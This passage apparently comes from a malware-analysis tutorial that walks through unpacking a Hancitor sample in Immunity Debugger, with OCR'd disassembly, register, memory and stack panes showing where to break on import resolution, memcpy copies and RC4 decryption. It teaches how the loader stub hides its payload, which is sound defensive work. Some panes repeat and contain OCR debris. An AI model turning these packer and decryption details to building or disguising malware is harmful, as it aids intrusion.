EIP 0040A25E Hancitor.0040A25E

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0
FST 0000  Cond 0 0 0 0
FCW 027F  Prec NEAR,53
```

```
Address   Hex dump                 ASCII
0040F000  00 29 6F 00 00 00 00 00  .)o.....
0040F008  00 00 00 00 FF 00 00 50  .... ..P
0040F010  00 00 00 00 65 00 00 00  ....e...
0040F018  00 00 91 00 00 00 73 00  ..æ...s.
0040F020  00 00 00 00 00 00 00 00  ........
0040F028  00 00 00 00 00 00 81 63  ......üc
0040F030  00 65 00 00 00 00 00 00  .e......
```

```
0018FFBC  │0018FFA0  á ↑.
0018FFC0  │00000000  ....
0018FFC4  │FFFFFFFF        End of SEH chain
0018FFC8  │77121ECD  ═▲↕w  SE handler
0018FFCC  │00F98984  äë∙.
0018FFD0  │00000000  ....
0018FFD4  └0018FFEC  ∞ ↑.
0018FFD8   770E9E95  ò₧♫w  RETURN to ntdll.770E9E95 from ntdll.770E9EA8
```

From there, scroll down. You’ll notice strings such as “*VirtualAlloc*” and “*_stricmp*” – this section loads different DLLs and imports functions. You can step through this and analyze it, or you can scroll down until you see the last API being imported, which in this case is “*memcpy*“. After a call to GetProcAddress (**[EBP-28]** here), EAX (*memcpy*) is moved into **[EBP-30]**. Put a breakpoint on this and execute the program.


Immunity Debugger - Hancitor.exe - [CPU - main thread, module Hancitor]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Paused

```
0040A572  > 83C0 03          ADD EAX,3
0040A575  . 8985 5CFFFFFF    MOV DWORD PTR SS:[EBP-A4],EAX
0040A57B  . 58               POP EAX
0040A57C  . 8B95 5CFFFFFF    MOV EDX,DWORD PTR SS:[EBP-A4]
0040A582  . 52               PUSH EDX
0040A583  . 8B45 88          MOV EAX,DWORD PTR SS:[EBP-78]
0040A586  . 50               PUSH EAX
0040A587  . FF55 D8          CALL DWORD PTR SS:[EBP-28]
0040A58A  . 8985 74FFFFFF    MOV DWORD PTR SS:[EBP-8C],EAX
0040A590  . 50               PUSH EAX
0040A591  . E8 00000000      CALL Hancitor.0040A596
0040A596  $ 58               POP EAX
0040A597  . EB 07            JMP SHORT Hancitor.0040A5A0
0040A599  . 6D 65 6D 63 7!   ASCII "memcpy",0
0040A5A0  > 83C0 03          ADD EAX,3
0040A5A3  . 8985 54FFFFFF    MOV DWORD PTR SS:[EBP-AC],EAX
0040A5A9  . 58               POP EAX
0040A5AA  . 8B8D 54FFFFFF    MOV ECX,DWORD PTR SS:[EBP-AC]
0040A5B0  . 51               PUSH ECX
0040A5B1  . 8B55 88          MOV EDX,DWORD PTR SS:[EBP-78]
0040A5B4  . 52               PUSH EDX
0040A5B5  . FF55 D8          CALL DWORD PTR SS:[EBP-28]                 GetProcAddress
[illegible]  . 8945 D0       MOV DWORD PTR SS:[EBP-30],EAX              Breakpoint here
0040A5BB  . 6A 40            PUSH 40
0040A5BD  . 68 00100000      PUSH 1000
0040A5C2  . 68 800C0000      PUSH 0C80
0040A5C7  . 6A 00            PUSH 0
0040A5C9  . FF55 B8          CALL DWORD PTR SS:[EBP-48]
0040A5CC  . 8945 A4          MOV DWORD PTR SS:[EBP-5C],EAX
0040A5CF  . 68 800C0000      PUSH 0C80
0040A5D4  . B8 5EA20000      MOV EAX,0A25E
0040A5D9  . 05 00004000      ADD EAX,Hancitor.00400000
0040A5DE  . 50               PUSH EAX
0040A5DF  . 8B4D A4          MOV ECX,DWORD PTR SS:[EBP-5C]
0040A5E2  . 51               PUSH ECX
0040A5E3  . FF55 D0          CALL DWORD PTR SS:[EBP-30]
0040A5E6  . 83C4 0C          ADD ESP,0C
```


```
Registers (FPU)
EAX 0040A25E Hancitor.0040A25E
ECX 00000C80
EDX 0008E3C8
EBX 00406019 Hancitor.00406019
ESP 0018FF8C
EBP 0018FF94
ESI 00000C80
EDI 0040AEDE Hancitor.0040AEDE

EIP 0040A25E Hancitor.0040A25E

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0040F000 00 29 6F 00 00 00 00 00 .)o.....
0040F008 00 00 00 00 FF 00 00 50 ....  ..P
0040F010 00 00 00 00 65 00 00 00 ....e...
0040F018 00 00 91 00 00 00 73 00 ..æ...s.
0040F020 00 00 00 00 00 00 00 00 ........
0040F028 00 00 00 00 00 00 81 63 ......üc
0040F030 00 65 00 00 00 00 00 00 .e......
0040F038 00 00 00 00 00 00 00 00 ........
0040F040 28 01 00 00 00 00 00 00 (0......
0040F048 00 00 00 00 00 00 00 00 ........
0040F050 00 00 00 00 00 00 00 00 ........
0040F058 00 00 00 00 00 00 00 10 .......►
0040F060 00 63 00 00 00 00 00 00 .c......
0040F068 00 00 00 00 00 00 00 00 ........
0040F070 00 00 FF 00 00 00 00 00 .. .....
0040F078 00 00 00 00 00 00 4F 5F ......O_
0040F080 65 00 00 00 00 00 00 00 e.......
0040F088 00 00 00 00 00 00 00 00 ........
```

```
0018FF8C   750C33CA  ╚3.u  RETURN to kernel32.750C33CA
0018FF90   7EFDE000  .α²~
0018FF94  ┌0018FFD4  ╘ ↑.
0018FF98  │770E9ED2  ╥ÄÄw  RETURN to ntdll.770E9ED2
0018FF9C  │7EFDE000  .α²~
0018FFA0  │77ECB370  p│∞w
0018FFA4  │00000000  ....
0018FFA8  │00000000  ....
0018FFAC  │7EFDE000  .α²~
0018FFB0  │00000000  ....
0018FFB4  │00000000  ....
0018FFB8  │00000000  ....
0018FFBC  │0018FFA0  á ↑.
0018FFC0  │00000000  ....
0018FFC4  │FFFFFFFF        End of SEH chain
0018FFC8  │77121ECD  =▲‡w  SE handler
0018FFCC  │00F98984  äë·.
0018FFD0  │00000000  ....
0018FFD4  └0018FFEC  ∞ ↑.
0018FFD8   770E9E05  ♣ÄÄw  RETURN to ntdll.770E9E05 from ntdll.770E9E0B
```

Analysing Hancitor: 1 heuristical procedure, 3 calls to known functions

Scroll down further and you'll see another jump to EAX – put a breakpoint on that and run the program once again.


Immunity Debugger - Hancitor.exe - [CPU - main thread, module Hancitor]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Paused


```
0040A5FF  . 8955 FC          MOV DWORD PTR SS:[EBP-4],EDX
0040A602  > 8B45 A4          MOV EAX,DWORD PTR SS:[EBP-5C]
0040A605  . 0345 FC          ADD EAX,DWORD PTR SS:[EBP-4]
0040A608  . 8138 88BAC570    CMP DWORD PTR DS:[EAX],70C5BA88
0040A60E  . 75 23            JNZ SHORT Hancitor.0040A633
0040A610  . 837D 90 00       CMP DWORD PTR SS:[EBP-70],0
0040A614  . 75 0B            JNZ SHORT Hancitor.0040A621
0040A616  . 8B4D 90          MOV ECX,DWORD PTR SS:[EBP-70]
0040A619  . 83C1 01          ADD ECX,1
0040A61C  . 894D 90          MOV DWORD PTR SS:[EBP-70],ECX
0040A61F  . EB 12            JMP SHORT Hancitor.0040A633
0040A621  > 8B55 FC          MOV EDX,DWORD PTR SS:[EBP-4]
0040A624  . 8B45 A4          MOV EAX,DWORD PTR SS:[EBP-5C]
0040A627  . 8D4C10 04        LEA ECX,DWORD PTR DS:[EAX+EDX+4]
0040A62B  . 898D 4CFFFFFF    MOV DWORD PTR SS:[EBP-B4],ECX
0040A631  . EB 02            JMP SHORT Hancitor.0040A635
0040A633  >^EB C4            JMP SHORT Hancitor.0040A5F9
0040A635  > 50               PUSH EAX
0040A636  . 8B85 4CFFFFFF    MOV EAX,DWORD PTR SS:[EBP-B4]
[illegible]  . FFE0          JMP EAX                                    Breakpoint here
0040A63E    88               DB 88
0040A63F    BA               DB BA
0040A640    C5               DB C5
0040A641  . 70 58            JO SHORT Hancitor.0040A69B
0040A643  . 68 14050000      PUSH 514
0040A648  . BA FCD60000      MOV EDX,0D6FC
0040A64D  . 81C2 00004000    ADD EDX,Hancitor.00400000
0040A653  . 52               PUSH EDX
0040A654  . B8 A7310000      MOV EAX,31A7
0040A659  . 05 00004000      ADD EAX,Hancitor.00400000
0040A65E  . 50               PUSH EAX
0040A65F  . FF55 D0          CALL DWORD PTR SS:[EBP-30]
0040A662  . 83C4 0C          ADD ESP,0C
0040A665  . 68 E8030000      PUSH 3E8
0040A66A  . B9 14D30000      MOV ECX,0D314
0040A66F  . 81C1 00004000    ADD ECX,Hancitor.00400000
0040A675  . 51               PUSH ECX
```

```
Registers (FPU)
EAX 770D2340 ntdll.memcpy
ECX 770B0000 ntdll.770B0000
EDX 0000F691
EBX 00406019 Hancitor.00406019
ESP 0018FD64
EBP 0018FF88
ESI 00000C80
EDI 0040AEDE Hancitor.0040AEDE

EIP 0040A5C9 Hancitor.0040A5C9

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0040F000 00 29 6F 00 00 00 00 00 .)o.....
0040F008 00 00 00 00 FF 00 00 50 ....  ..P
0040F010 00 00 00 00 65 00 00 00 ....e...
0040F018 00 00 91 00 00 00 73 00 ..æ...s.
0040F020 00 00 00 00 00 00 00 00 ........
0040F028 00 00 00 00 00 00 81 63 ......üc
0040F030 00 65 00 00 00 00 00 00 .e......
0040F038 00 00 00 00 00 00 00 00 ........
0040F040 28 01 00 00 00 00 00 00 (0......
0040F048 00 00 00 00 00 00 00 00 ........
0040F050 00 00 00 00 00 00 00 00 ........
0040F058 00 00 00 00 00 00 00 10 .......►
0040F060 00 63 00 00 00 00 00 00 .c......
0040F068 00 00 00 00 00 00 00 00 ........
0040F070 00 00 FF 00 00 00 00 00 .. .....
0040F078 00 00 00 00 00 00 4F 5F ......O_
0040F080 65 00 00 00 00 00 00 00 e.......
0040F088 00 00 00 00 00 00 00 00 ........
```

```
0018FD64   00000000  ....
0018FD68   00000C80  Ç...
0018FD6C   00001000  .►..
0018FD70   00000040  @...
0018FD74   0040AEDE  ▐«@.  Hancitor.0040AEDE
0018FD78   00000C80  Ç...
0018FD7C   00406019  ↓`@.  Hancitor.00406019
0018FD80   00000000  ....
0018FD84   00000000  ....
0018FD88   00000000  ....
0018FD8C   00000000  ....
0018FD90   00000000  ....
0018FD94   00000000  ....
0018FD98   00000000  ....
0018FD9C   00000000  ....
0018FDA0   00000000  ....
0018FDA4   00000000  ....
0018FDA8   00000000  ....
0018FDAC   002BBB00  .╗+.
0018FDB0   0000002B  +...
```

Following this jump should take you to another region of memory – in this case it is at **0x000203E4**. You'll see a jump near the bottom of the window, so put a breakpoint on that and execute the program again.


Immunity Debugger - Hancitor.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Paused


```
000203E4  58                POP EAX
000203E5  68 14050000       PUSH 514
000203EA  BA FCD60000       MOV EDX,0D6FC
000203EF  81C2 00004000     ADD EDX,400000
000203F5  52                PUSH EDX
000203F6  B8 A7310000       MOV EAX,31A7
000203FB  05 00004000       ADD EAX,400000
00020400  50                PUSH EAX
00020401  FF55 D0           CALL DWORD PTR SS:[EBP-30]
00020404  83C4 0C           ADD ESP,0C
00020407  68 E8030000       PUSH 3E8
0002040C  B9 14D30000       MOV ECX,0D314
00020411  81C1 00004000     ADD ECX,400000
00020417  51                PUSH ECX
00020418  BA 19600000       MOV EDX,6019
0002041D  81C2 00004000     ADD EDX,400000
00020423  52                PUSH EDX
00020424  FF55 D0           CALL DWORD PTR SS:[EBP-30]
00020427  83C4 0C           ADD ESP,0C
0002042A  68 800C0000       PUSH 0C80
0002042F  B8 94C60000       MOV EAX,0C694
00020434  05 00004000       ADD EAX,400000
00020439  50                PUSH EAX
0002043A  B9 5EA20000       MOV ECX,0A25E
0002043F  81C1 00004000     ADD ECX,400000
00020445  51                PUSH ECX
00020446  FF55 D0           CALL DWORD PTR SS:[EBP-30]
00020449  83C4 0C           ADD ESP,0C
0002044C  50                PUSH EAX
0002044D  E8 00000000       CALL 00020452
00020452  58                POP EAX
00020453  EB 10             JMP SHORT 00020465                    Breakpoint here
00020455  3E:2076 B8        AND BYTE PTR DS:[ESI-48],DH
00020459  3933              CMP DWORD PTR DS:[EBX],ESI
0002045B  D869 E3           FSUBR DWORD PTR DS:[ECX-1D]
0002045E  C2 45FE           RETN 0FE45
00020461  20FF              AND BH,BH
```

```
Registers (FPU)
EAX 00020452
ECX 00000000
EDX 00000002
EBX 00406019 Hancitor.00406019
ESP 0018FD70
EBP 0018FF88
ESI 00000C80
EDI 0040AEDE Hancitor.0040AEDE
EIP 00020465
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
0040F000  00 29 6F 00 00 00 00 00  .)o.....
0040F008  00 00 00 00 FF 00 00 50  .... ..P
0040F010  00 00 00 00 65 00 00 00  ....e...
0040F018  00 00 91 00 00 00 73 00  ..æ...s.
0040F020  00 00 00 00 00 00 00 00  ........
0040F028  00 00 00 00 00 00 81 63  ......üc
0040F030  00 65 00 00 00 00 00 00  .e......
0040F038  00 00 00 00 00 00 00 00  ........
0040F040  2B 01 00 00 00 00 00 00  +0......
0040F048  00 00 00 00 00 00 00 00  ........
0040F050  00 00 00 00 00 00 00 00  ........
0040F058  00 00 00 00 00 00 00 10  .......▶
0040F060  00 63 00 00 00 00 00 00  .c......
0040F068  00 00 00 00 00 00 00 00  ........
0040F070  00 00 FF 00 00 00 00 00  .. .....
0040F078  00 00 00 00 00 00 4F 5F  ......O_
0040F080  65 00 00 00 00 00 00 00  e.......
0040F088  00 00 00 00 00 00 00 00  ........
```

```
0018FD70  0040A25E  ^¢@.  Hancitor.0040A25E
0018FD74  0040AEDE  ▌«@.  Hancitor.0040AEDE
0018FD78  00000C80  Ç...
0018FD7C  00406019  ↓`@.  Hancitor.00406019
0018FD80  00000000  ....
0018FD84  00000000  ....
0018FD88  00000000  ....
0018FD8C  00000000  ....
0018FD90  00000000  ....
0018FD94  00000000  ....
0018FD98  00000000  ....
0018FD9C  00000000  ....
0018FDA0  00000000  ....
0018FDA4  00000000  ....
0018FDA8  00000000  ....
0018FDAC  002BB800  .╖+.
0018FDB0  0000002B  +...
0018FDB4  00000053  S...
0018FDB8  0000002B  +...
0018FDBC  0000002B  +...
```

Jumping to the address will show the Substitution Box creation and scramble instructions, which creates the lookup table for RC4 decryption. We can skip over this so keep scrolling down until you see several **IMUL** instructions and another function call. Put a breakpoint on this call and run the program.


Immunity Debugger - Hancitor.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Paused


```
000209B6  C1E2 00           SHL EDX,0                             Shift constant out of range 1..31
000209B9  8B45 E0           MOV EAX,DWORD PTR SS:[EBP-20]
000209BC  C74410 78 986A0   MOV DWORD PTR DS:[EAX+EDX+78],6A98
000209C4  B9 08000000       MOV ECX,8
000209C9  C1E1 00           SHL ECX,0                             Shift constant out of range 1..31
000209CC  8B55 E0           MOV EDX,DWORD PTR SS:[EBP-20]
000209CF  C7440A 7C 50000   MOV DWORD PTR DS:[EDX+ECX+7C],50
000209D7  B8 08000000       MOV EAX,8
000209DC  6BC8 0C           IMUL ECX,EAX,0C
000209DF  8B55 E0           MOV EDX,DWORD PTR SS:[EBP-20]
000209E2  C7440A 78 00200   MOV DWORD PTR DS:[EDX+ECX+78],2000
000209EA  B8 08000000       MOV EAX,8
000209EF  6BC8 0C           IMUL ECX,EAX,0C
000209F2  8B55 E0           MOV EDX,DWORD PTR SS:[EBP-20]
000209F5  C7440A 7C 48000   MOV DWORD PTR DS:[EDX+ECX+7C],48
000209FD  B8 08000000       MOV EAX,8
00020A02  6BC8 05           IMUL ECX,EAX,5
00020A05  8B55 E0           MOV EDX,DWORD PTR SS:[EBP-20]
00020A08  C7440A 78 00800   MOV DWORD PTR DS:[EDX+ECX+78],8000
00020A10  B8 08000000       MOV EAX,8
00020A15  6BC8 05           IMUL ECX,EAX,5
00020A18  8B55 E0           MOV EDX,DWORD PTR SS:[EBP-20]
00020A1B  C7440A 7C 68000   MOV DWORD PTR DS:[EDX+ECX+7C],68
00020A23  B8 08000000       MOV EAX,8
00020A28  6BC8 00           IMUL ECX,EAX,0
00020A2B  8B55 E0           MOV EDX,DWORD PTR SS:[EBP-20]
00020A2E  C7440A 78 00000   MOV DWORD PTR DS:[EDX+ECX+78],0
00020A36  50                PUSH EAX
00020A37  E8 00000000       CALL 00020A3C                         Breakpoint here
00020A3C  58                POP EAX
00020A3D  E9 A0000000       JMP 00020AE2
00020A42  2E:74 65          JE SHORT 00020AAA                     Superfluous prefix
00020A45  78 74             JS SHORT 00020ABB
00020A47  0000              ADD BYTE PTR DS:[EAX],AL
00020A49  00E8              ADD AL,CH
00020A4B  0A00              OR AL,BYTE PTR DS:[EAX]
00020A4D  0000              ADD BYTE PTR DS:[EAX],AL
```

```
Registers (FPU)
EAX 00020452
ECX 00000000
EDX 00000002
EBX 00406019 Hancitor.00406019
ESP 0018FD70
EBP 0018FF88
ESI 00000C80
EDI 0040AEDE Hancitor.0040AEDE
EIP 00020465
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
0040F000  00 29 6F 00 00 00 00 00  .)o.....
0040F008  00 00 00 00 FF 00 00 50  .... ..P
0040F010  00 00 00 00 65 00 00 00  ....e...
0040F018  00 00 91 00 00 00 73 00  ..æ...s.
0040F020  00 00 00 00 00 00 00 00  ........
0040F028  00 00 00 00 00 00 81 63  ......üc
0040F030  00 65 00 00 00 00 00 00  .e......
